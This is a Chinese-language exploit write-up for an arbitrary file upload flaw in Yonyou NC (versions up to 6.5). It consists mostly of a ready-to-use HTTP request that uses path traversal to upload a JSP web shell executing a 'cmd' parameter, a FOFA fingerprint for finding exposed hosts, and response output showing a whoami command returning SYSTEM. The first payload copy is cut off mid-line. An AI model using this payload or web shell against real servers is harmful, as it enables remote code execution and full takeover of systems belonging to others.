Y4-83用友-NC-任意文件上传


漏洞描述：

用友 NC uploadControl/uploadFile 接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

用友网络科技股份有限公司-NCversion<=6.5受影响

网站图片：



fofa语法：

icon_hash="1085941792"

漏洞复现：

payload：


```
POST /mp/initcfg/../uploadControl/uploadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,like Gecko) Chrome/94.0.2687.94 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHHaZAYecVOf5sfa6
Connection: close

------WebKitFormBoundaryHHaZAYecVOf5sfa6
Content-Disposition: form-data; name="file"; filename="rce.jsp"
Content-Type: image/jpeg

<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a = -1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.r
------WebKitFormBoundaryHHaZAYecVOf5sfa6
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryHHaZAYecVOf5sfa6--
```

效果图：



```
Request
POST /mp/initcfg/../uploadControl/uploadFile HTTP/1.1
Host : 
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,like Gecko) Chrome/94.0.2687.94 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHHaZAYecVOf5sfa6
Connection: close

------WebKitFormBoundaryHHaZAYecVOf5sfa6
Content-Disposition: form-data; name="file"; filename="rce.jsp"
Content-Type: image/jpeg

<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.read(b))!=-1){out.println(new String(b,0,a));}out.print("</pre>");new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
------WebKitFormBoundaryHHaZAYecVOf5sfa6
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryHHaZAYecVOf5sfa6--
```

```
Responses 33bytes / 22ms
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6D9523735E2241F7CAB4E7193639F701.server; Path=/mp/; H
Content-Type: text/html; charset=utf-8
Date: Tue, 11 Jun 2024 10:20:30 GMT
Connection: close
Content-Length: 37

{"forbidden": true, "msg": "null"}
```

验证url payload：

```
/mp/uploadFileDir/rce.jsp?cmd=whoami
```

效果图：

```
Request
POST /mp/uploadFileDir/rce.jsp?cmd=whoami HTTP/1.1
Host : 1
```

```
Responses 36bytes / 667ms
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=F8FC2883CE027570930E0117F22F8452.server; Pa
Content-Type: text/html; charset=UTF-8
Date: Tue, 11 Jun 2024 10:20:34 GMT
Content-Length: 35

<pre>
nt authority\system


</pre>
```